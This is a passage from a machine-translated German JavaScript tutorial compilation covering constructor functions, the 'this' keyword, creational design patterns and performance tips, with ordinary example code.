
zeigt:

Beispiel 3:

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dirxml(myObject);
```

zeigt:



Konsole online lesen: https://riptutorial.com/de/javascript/topic/2288/konsole

Kapitel 56: Konstruktorfunktionen

Bemerkungen

Konstruktorfunktionen sind eigentlich nur reguläre Funktionen, sie haben nichts Besonderes. Nur das `new` Schlüsselwort verursacht das spezielle Verhalten, das in den obigen Beispielen gezeigt wird. Constructor Funktionen können noch wie eine normale Funktion aufgerufen werden , falls gewünscht, in dem Fall , dass Sie die binden , müßten `this` ausdrücklich Wert.

Examples

Konstruktorfunktion deklarieren

Konstruktorfunktionen sind Funktionen zum Konstruieren eines neuen Objekts. Innerhalb einer Konstruktionsfunktion, das Schlüsselwort `this` bezieht sich auf eine neu erstellte Objekt die Werte zugewiesen werden können. Konstruktorfunktionen "geben" dieses neue Objekt automatisch zurück.

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

Konstruktorfunktionen werden mit dem `new` Schlüsselwort aufgerufen:

```
let cat = new Cat("Tom");
cat.sound; // Returns "Meow"
```

Konstruktorfunktionen verfügen außerdem über eine `prototype` die auf ein Objekt verweist, dessen Eigenschaften automatisch von allen mit diesem Konstruktor erstellten Objekten übernommen werden:

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

Objekte, die von Konstruktorfunktionen erstellt werden, haben auch eine spezielle Eigenschaft in ihrem Prototyp, der als `constructor` , die auf die zu ihrer Erstellung verwendete Funktion verweist:

```
cat.constructor // Returns the `Cat` function
```

Objekte, die von Konstruktorfunktionen erstellt werden, werden vom Operator `instanceof` als "Instanzen" der Konstruktorfunktion betrachtet:

```
cat instanceof Cat // Returns "true"
```

Konstruktorfunktionen online lesen:
https://riptutorial.com/de/javascript/topic/1291/konstruktorfunktionen

Kapitel 57: Kontext (dies)

Examples

dies mit einfachen Objekten

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

Im obigen Code verwendet `person.bio` den **Kontext** (`this`). Wenn die Funktion als `person.bio()` aufgerufen wird, wird der Kontext automatisch übergeben und protokolliert "Mein Name ist John Doe". Wenn Sie die Funktion jedoch einer Variablen zuweisen, verliert sie ihren Kontext.

Im nicht strengen Modus ist der Standardkontext das globale Objekt (`window`). Im strikten Modus ist es `undefined` .

Speichern für die Verwendung in verschachtelten Funktionen / Objekten

Eine häufige Gefahr besteht darin, `this` in einer verschachtelten Funktion oder einem Objekt zu versuchen, bei dem der Kontext verloren gegangen ist.

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Hier geht der Kontext (`this`) in der inneren Callback-Funktion verloren. Um dies zu korrigieren, können Sie den Wert speichern `this` in einer Variablen:

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
      if (result) { // success
        self.className = 'success';
      }
    })
}
```

ES6 führte Pfeilfunktionen ein, die `this` Bindung lexikalisch enthalten. Das obige Beispiel könnte folgendermaßen geschrieben werden:

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Bindungsfunktionskontext

5.1

Jede Funktion verfügt über eine `bind` , mit der eine umschlossene Funktion erstellt wird, die sie mit dem richtigen Kontext aufruft. Sehen Sie hier für weitere Informationen.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Hardbindung

- Die Aufgabe der *harten Bindung* ist „hart“ auf eine Referenz verbinden `this` .
- Vorteil: Dies ist nützlich, wenn Sie bestimmte Objekte vor dem Verlust schützen möchten.
- Beispiel:

```
function Person(){
    console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
```

```
var person2 = {name: "Doe"};
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow


Person.apply(person2);
//outputs: I'm Stackoverflow


Person.call(person3);
//outputs: I'm Stackoverflow
```

- Wie Sie im obigen Beispiel feststellen können, wird das Objekt, das Sie an *Person weitergeben* , immer das *Objekt person0 verwenden* : **es ist fest gebunden** .

dies in Konstruktorfunktionen

Wenn Sie eine Funktion als Konstruktor verwenden , hat `this` spezielle Bindung, die auf das neu erstellte Objekt verweist:

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined
```

Kontext (dies) online lesen: https://riptutorial.com/de/javascript/topic/8282/kontext--dies-

Kapitel 58: Kreationelle Designmuster

Einführung

Entwurfsmuster sind eine gute Möglichkeit, Ihren **Code lesbar** und trocken zu halten. DRY steht für **sich nicht wiederholen** . Nachfolgend finden Sie weitere Beispiele zu den wichtigsten Entwurfsmustern.

Bemerkungen

Beim Software-Engineering ist ein Software-Entwurfsmuster eine allgemein wiederverwendbare Lösung für ein häufig auftretendes Problem in einem bestimmten Kontext des Software-Designs.

Examples

Singleton-Muster

Das Singleton-Muster ist ein Entwurfsmuster, das die Instantiierung einer Klasse auf ein Objekt beschränkt. Nachdem das erste Objekt erstellt wurde, wird bei jedem Aufruf eines Objekts die Referenz auf dasselbe Objekt zurückgegeben.

```
var Singleton = (function () {
        // instance stores a reference to the Singleton
        var instance;

        function createInstance() {
            // private variables and methods
            var _privateVariable = 'I am a private variable';
            function _privateMethod() {
                console.log('I am a private method');
            }

            return {
                // public methods and variables
                publicMethod: function() {
                    console.log('I am a public method');
                },
                publicVariable: 'I am a public variable'
            };
        }

        return {
            // Get the Singleton instance if it exists
            // or create one if doesn't
            getInstance: function () {
                if (!instance) {
                    instance = createInstance();
                }
                return instance;
            }
        };
```

```
    })();
```

Verwendungszweck:

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

Modul und aufschlussreiche Modulmuster

Modulmuster

Das Modulmuster ist ein kreatives und strukturelles Entwurfsmuster, mit dem private Mitglieder gekapselt werden können, während eine öffentliche API erstellt wird. Dies wird erreicht, indem ein IIFE erstellt wird, mit dem Variablen definiert werden können, die nur in seinem Bereich (durch Schließen) verfügbar sind, während ein Objekt zurückgegeben wird, das die öffentliche API enthält.

Dies gibt uns eine saubere Lösung, um die Hauptlogik zu verbergen und nur eine Schnittstelle bereitzustellen, die andere Teile unserer Anwendung verwenden sollen.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored within the closure
  var privateData = 1;

  // Because the function is immediately invoked,
  // the return value becomes the public API
  var api = {
    getPrivateData: function() {
      return privateData;
    },

    getDoublePrivateData: function() {
      return api.getPrivateData() * 2;
    }
  };
  return api;
})(/* pass initialization data if necessary */);
```

Muster-Muster aufdecken

Das Mustermuster des aufschlussreichen Moduls ist eine Variante des Modulmusters. Die Hauptunterschiede sind, dass alle Mitglieder (privat und öffentlich) innerhalb des Abschlusses definiert werden, der Rückgabewert ein Objektliteral ist, das keine Funktionsdefinitionen enthält, und alle Verweise auf Elementdaten über direkte Referenzen statt über das zurückgegebene Objekt erfolgen.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored just like before
  var privateData = 1;

  // All functions must be declared outside of the returned object
  var getPrivateData = function() {
    return privateData;
  };

  var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
  };

  // Return an object literal with no function definitions
  return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
  };
})(/* pass initialization data if necessary */);
```

Das Mustermuster wird enthüllt

Diese Variation des enthüllenden Musters wird verwendet, um den Konstruktor von den Methoden zu trennen. Dieses Muster erlaubt es uns, die Javascript-Sprache wie eine objektorientierte Sprache zu verwenden:

```
//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
                $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
// It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
```

```
statement
     getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
           // after the the ajax call is done, it calls private method
           reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();
```

Dieser Code sollte sich in einer separaten Datei mit der Erweiterung .js befinden, damit auf jeder Seite darauf verwiesen werden kann. Es kann wie folgt verwendet werden:

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```

Prototypmuster

Das Prototypmuster konzentriert sich darauf, ein Objekt zu erstellen, das durch prototypische Vererbung als Blaupause für andere Objekte verwendet werden kann. Dieses Muster ist in JavaScript von Natur aus einfach zu verarbeiten, da native Unterstützung für prototypische Vererbung in JS zur Verfügung steht, sodass wir weder Zeit noch Mühe benötigen, um diese Topologie nachzuahmen.

Erstellen von Methoden für den Prototyp

```
function Welcome(name) {
  this.name = name;
}
Welcome.prototype.sayHello = function() {
  return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!
```

Prototypische Vererbung

Das Vererben von einem übergeordneten Objekt ist mit dem folgenden Muster relativ einfach

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

Wobei `ParentObject` das Objekt ist, von dem Sie die prototypisierten Funktionen erben möchten,

und `ChildObject` das neue Objekt, für das Sie sie `ChildObject` möchten.

Wenn das übergeordnete Objekt Werte enthält, die in seinem Konstruktor initialisiert werden, müssen Sie den übergeordneten Konstruktor beim Initialisieren des untergeordneten Objekts aufrufen.

Verwenden Sie dazu das folgende Muster im `ChildObject` Konstruktor.

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

Ein vollständiges Beispiel, in dem das Obige implementiert ist

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property  -  we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

Werksfunktionen

Eine Factory-Funktion ist einfach eine Funktion, die ein Objekt zurückgibt.

Factory-Funktionen erfordern nicht die Verwendung des `new` Schlüsselworts, können aber dennoch zum Initialisieren eines Objekts wie eines Konstruktors verwendet werden.

Werksfunktionen werden häufig als API-Wrapper verwendet, wie z. B. bei jQuery und moment.js , sodass Benutzer keine `new` .

Das Folgende ist die einfachste Form der Werksfunktion. Argumente nehmen und verwenden, um ein neues Objekt mit dem Objektliteral zu erstellen:

```
function cowFactory(name) {
    return {
        name: name,
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy');  // create a cow named Daisy
daisy.talk();  // "Moo, my name is Daisy"
```

Es ist einfach, private Eigenschaften und Methoden in einer Fabrik zu definieren, indem Sie sie außerhalb des zurückgegebenen Objekts einschließen. Dadurch bleiben Ihre Implementierungsdetails gekapselt, sodass Sie die öffentliche Schnittstelle nur für Ihr Objekt verfügbar machen können.

```
function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk();  // "Moo, my name is Daisy the cow"
daisy.formalName();  // ERROR: daisy.formalName is not a function
```

Die letzte Zeile gibt einen Fehler aus, da die Funktion `formalName` innerhalb der `cowFactory` Funktion geschlossen ist. Dies ist eine Schließung .

In Fabriken können funktionale Programmierpraktiken auch in JavaScript angewendet werden, da es sich um Funktionen handelt.

Fabrik mit Komposition

"Komposition über Vererbung vorziehen" ist ein wichtiges und beliebtes Programmierprinzip, das verwendet wird, um Objekten Verhalten zuzuweisen, anstatt viele oft nicht benötigte Verhaltensweisen zu erben.

Verhaltensfabriken

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';
```

```
    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

Objektfabriken

6

```
var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(     // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

Verwendungszweck

```
var fred = person('Fred', 42);
fred.speak();        // outputs: Fred says Hello
fred.moveSlowly();   // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();  // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();       // ERROR: snowy.speak is not a function
```

Abstraktes Fabrikmuster

Das abstrakte Fabrikmuster ist ein kreatives Entwurfsmuster, mit dem bestimmte Instanzen oder Klassen definiert werden können, ohne das genaue Objekt angeben zu müssen, das erstellt wird.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

Kreationelle Designmuster online lesen:
https://riptutorial.com/de/javascript/topic/1668/kreationelle-designmuster

Kapitel 59: Leistungstipps

Einführung

Wie bei jeder Sprache erfordert JavaScript, dass wir bei der Verwendung bestimmter Sprachfunktionen vernünftig sind. Die übermäßige Verwendung einiger Funktionen kann die Leistung beeinträchtigen, während einige Techniken zur Steigerung der Leistung verwendet werden können.

Bemerkungen

Denken Sie daran, dass vorzeitige Optimierung die Wurzel allen Übels ist. Schreiben Sie zuerst klaren, korrekten Code. Wenn Sie Leistungsprobleme haben, suchen Sie mithilfe eines Profilers nach bestimmten Bereichen, die verbessert werden sollen. Verschwenden Sie keine Zeit damit, Code zu optimieren, der die Gesamtleistung nicht sinnvoll beeinflusst.

Messen, messen, messen. Die Leistung kann oft nicht intuitiv sein und ändert sich im Laufe der Zeit. Was jetzt schneller ist, liegt möglicherweise nicht in der Zukunft und kann von Ihrem Anwendungsfall abhängen. Stellen Sie sicher, dass die von Ihnen vorgenommenen Optimierungen tatsächlich verbessert werden und die Leistung nicht beeinträchtigen, und dass sich die Änderung lohnt.

Examples

Vermeiden Sie Try / Catch in leistungskritischen Funktionen

Einige JavaScript-Engines (z. B. die aktuelle Version von Node.js und ältere Versionen von Chrome vor Ignition + turbofan) führen den Optimierer nicht für Funktionen aus, die einen try / catch-Block enthalten.

Wenn Sie Ausnahmen in leistungskritischem Code behandeln müssen, kann es in manchen Fällen schneller sein, Try / Catch in einer separaten Funktion zu halten. Diese Funktion wird beispielsweise von einigen Implementierungen nicht optimiert:

```
function myPerformanceCriticalFunction() {
    try {
        // do complex calculations here
    } catch (e) {
        console.log(e);
    }
}
```

Sie können jedoch Refactoring den langsamen Code in eine separate Funktion bewegen (das optimiert werden *kann)* und nennen Sie es aus dem Inneren des `try` - Block.

```
// This function can be optimized
```

```
function doCalculations() {
    // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
    try {
        doCalculations();
    } catch (e) {
        console.log(e);
    }
}
```

Hier ist ein jsPerf-Benchmark, der den Unterschied zeigt: https://jsperf.com/try-catch-deoptimization . In der aktuellen Version der meisten Browser sollte es keinen großen Unterschied geben, aber in weniger aktuellen Versionen von Chrome und Firefox (IE) ist die Version, die eine Hilfsfunktion innerhalb von Try / Catch aufruft, wahrscheinlich schneller.

Beachten Sie, dass derartige Optimierungen sorgfältig und mit tatsächlichen Nachweisen auf der Grundlage der Profilerstellung Ihres Codes durchgeführt werden sollten. Wenn JavaScript-Engines besser werden, kann dies die Leistung beeinträchtigen, anstatt zu helfen oder überhaupt keinen Unterschied zu machen (ohne jedoch den Code zu komplizieren). Ob dies hilft, weh tut oder keinen Unterschied macht, kann von vielen Faktoren abhängen. Messen Sie daher immer die Auswirkungen auf Ihren Code. Dies gilt für alle Optimierungen, insbesondere aber für solche Mikrooptimierungen, die von einfachen Details der Compiler / Runtime abhängen.

Verwenden Sie einen Memoizer für umfangreiche Rechenfunktionen

Wenn Sie eine Funktion erstellen, die für den Prozessor möglicherweise stark ist (entweder clientseitig oder serverseitig), sollten Sie einen **Memoizer** in Betracht **ziehen,** der ein *Cache früherer Funktionsausführungen und ihrer zurückgegebenen Werte ist* . So können Sie überprüfen, ob die Parameter einer Funktion zuvor übergeben wurden. Denken Sie daran, dass reine Funktionen diejenigen sind, die bei einer Eingabe eine entsprechende eindeutige Ausgabe zurückgeben und keine Nebeneffekte außerhalb ihres Gültigkeitsbereichs verursachen. Sie sollten also keine Memoizer zu Funktionen hinzufügen, die unvorhersehbar sind oder von externen Ressourcen abhängen (wie AJAX-Aufrufe oder zufällig) zurückgegebene Werte).

Nehmen wir an, ich habe eine rekursive faktorielle Funktion:

```
function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}
```

Wenn ich zum Beispiel kleine Werte von 1 bis 100 übergebe, wäre das kein Problem, aber wenn wir tiefer in die Tiefe gehen, könnten wir den Aufrufstack in die Luft jagen oder den Prozess für die Javascript-Engine, in der wir dies tun, etwas schmerzhaft machen. vor allem, wenn die Engine nicht mit der Rückrufoptimierung zählt (obwohl laut Douglas Crockford die native ES6 die Rückrufoptimierung beinhaltet).

Wir könnten unser eigenes Wörterbuch von 1 bis gott-weiß-welche Nummer mit den

entsprechenden Fakultäten hart codieren, aber ich bin mir nicht sicher, ob ich das rate! Lass uns einen Memoizer erstellen, oder?

```
var fact = (function() {
  var cache = {}; // Initialise a memory cache object

  // Use and return this function to check if val is cached
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }

    /* Other alternatives for checking are:
    || cache.hasOwnProperty(val) or !!cache[val]
    || but wouldn't work if the results of those
    || executions were falsy values.
    */
  }

  // We create and name the actual function to be used
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  || that computes because  it happens to be recursive,
  || if it weren't you could avoid creating an extra
  || function in this self-invoking closure function.
  */
  return checkCache;
}());
```

Jetzt können wir damit anfangen:

```
> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157
```

Nun, da ich anfange, über das nachzudenken, was ich getan habe, hätte ich, wenn ich von 1 anstatt von *num* erhöhen würde, alle Fakultäten von 1 bis *num* im Cache rekursiv zwischengespeichert, aber ich lasse das für Sie.

Das ist großartig, aber was ist, wenn wir **mehrere Parameter haben** ? Das ist ein Problem? Nicht ganz, wir können ein paar nette Tricks machen, wie z. B. JSON.stringify () für das Arguments-Array oder sogar eine Liste von Werten, von denen die Funktion abhängt (für objektorientierte Ansätze). Dies geschieht, um einen eindeutigen Schlüssel mit allen enthaltenen Argumenten und Abhängigkeiten zu generieren.

Wir können auch eine Funktion erstellen, die andere Funktionen "speichert", indem sie dasselbe Gültigkeitskonzept wie zuvor verwenden (eine neue Funktion zurückgeben, die das Original

verwendet und Zugriff auf das Cache-Objekt hat):

WARNUNG: ES6-Syntax: Wenn Sie es nicht mögen, ersetzen Sie ... durch nichts und verwenden Sie `var args = Array.prototype.slice.call(null, arguments);` Trick; Ersetzen Sie const und mit var und die anderen Dinge, die Sie bereits kennen.

```
function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

Beachten Sie nun, dass dies für mehrere Argumente funktioniert, aber in objektorientierten Methoden nicht viel nützen wird. Ich denke, Sie benötigen möglicherweise ein zusätzliches Objekt für Abhängigkeiten. `func.apply(null, args)` kann auch durch `func(...args)` da die Zerstörung von Arrays sie separat und nicht als Array-Formular sendet. Darüber hinaus `Function.prototype.apply` Übergabe eines Arrays als Argument an func nur, wenn Sie `Function.prototype.apply` wie ich verwenden.

Um die obige Methode zu verwenden, müssen Sie nur:

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

Benchmarking Ihres Codes - Messung der Ausführungszeit

Die meisten Leistungstipps hängen stark vom aktuellen Status von JS-Engines ab und werden voraussichtlich nur zu einem bestimmten Zeitpunkt relevant sein. Das grundlegende Gesetz zur Leistungsoptimierung besteht darin, dass Sie zuerst messen müssen, bevor Sie versuchen, eine Optimierung durchzuführen, und nach einer vermuteten Optimierung erneut messen.

Um die Codeausführungszeit zu messen, können Sie verschiedene Zeitmesswerkzeuge

verwenden:

Leistungsschnittstelle , die zeitbezogene Leistungsinformationen für die angegebene Seite darstellt (nur in Browsern verfügbar).

process.hrtime auf Node.js liefert Timing-Informationen als [Sekunden, Nanosekunden] -Tupel. Ohne Argument aufgerufen, gibt es eine beliebige Uhrzeit zurück, aber mit einem zuvor zurückgegebenen Wert als Argument wird die Differenz zwischen den beiden Ausführungen zurückgegeben.

Konsolentimer `console.time("labelName")` startet einen Timer, mit dem Sie ermitteln können, wie lange ein Vorgang dauert. Sie geben jedem Timer einen eindeutigen Labelnamen und können bis zu 10.000 Timer auf einer bestimmten Seite ausführen. Wenn Sie `console.timeEnd("labelName")` mit demselben Namen `console.timeEnd("labelName")` , beendet der Browser den Timer für den angegebenen Namen und gibt die Zeit in Millisekunden aus, die seit dem Start des Timers vergangen ist. Die an time () und timeEnd () übergebenen Zeichenfolgen müssen übereinstimmen, andernfalls wird der Timer nicht beendet.

Date.now Funktion `Date.now()` liefert aktuelle Zeitstempel in Millisekunden, die eine ist Nummer Darstellung der Zeit seit dem 1. Januar 1970 00.00.00 UTC bis jetzt. Die Methode now () ist eine statische Methode von Date, daher wird sie immer als Date.now () verwendet.

Beispiel 1 mit: `performance.now()`

In diesem Beispiel werden wir die verstrichene Zeit für die Ausführung unserer Funktion berechnen und die Performance.now () - Methode verwenden, die einen DOMHighResTimeStamp- Wert in Millisekunden zurückgibt , der auf ein Tausendstel einer Millisekunde genau ist.

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

Das Ergebnis in der Konsole sieht ungefähr so aus:

```
Elapsed time: 0.10000000009313226
```

Die Verwendung von `performance.now()` hat in Browsern die höchste Genauigkeit mit einer

Genauigkeit von einem Tausendstel einer Millisekunde, jedoch die geringste Kompatibilität .

Beispiel 2 using: `Date.now()`

In diesem Beispiel werden wir die verstrichene Zeit für die Initialisierung eines großen Arrays (1 Million Werte) berechnen und die `Date.now()` -Methode verwenden

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00
UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

Beispiel 3 using: `console.time("label")` & `console.timeEnd("label")`

In diesem Beispiel führen wir dieselbe Aufgabe wie in Beispiel 2 aus, verwenden jedoch die `console.time("label")` und `console.timeEnd("label")`

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

Beispiel 4 mit `process.hrtime()`

In Node.js-Programmen ist dies der genaueste Weg, die verbrauchte Zeit zu messen.

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

Bevorzugen Sie lokale Variablen globalen Werten, Attributen und indizierten Werten

Javascript-Engines suchen zuerst nach Variablen im lokalen Bereich, bevor sie ihre Suche auf größere Bereiche ausdehnen. Wenn die Variable ein indizierter Wert in einem Array oder ein Attribut in einem assoziativen Array ist, wird zuerst nach dem übergeordneten Array gesucht, bevor der Inhalt gefunden wird.

Dies hat Auswirkungen bei der Arbeit mit leistungskritischem Code. Nehmen Sie zum Beispiel eine allgemeine `for` Schleife:

```
var global_variable = 0;
```

```
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
}
```

Für jede Iteration in `for` Schleife wird der Motor - Lookup `items` , Nachschlag die `length` Attribut innerhalb Elemente, Lookup - `items` wieder, Nachschlag den Wert bei Index `i` der `items` , und dann endlich Nachschlag `global_variable` zuerst den lokalen Bereich versuchen , bevor Sie den globalen Bereich zu überprüfen.

Eine performante Umschreibung der obigen Funktion ist:

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

Für jede Iteration in der umgeschriebenen `for` Schleife `local_variable` die Engine nach `li` , nach `items` , nach dem Wert am Index `i` und nach `local_variable` , diesmal muss nur der lokale Gültigkeitsbereich überprüft werden.

Objekte wiederverwenden statt neu erstellen

Beispiel A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
    return {x:0,y:0};
}
function test1(a){ // return object supplied
    a.x=0;
    a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
   b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
   b = test1(a);
}
```

Schleife B ist viermal (400%) schneller als Schleife A

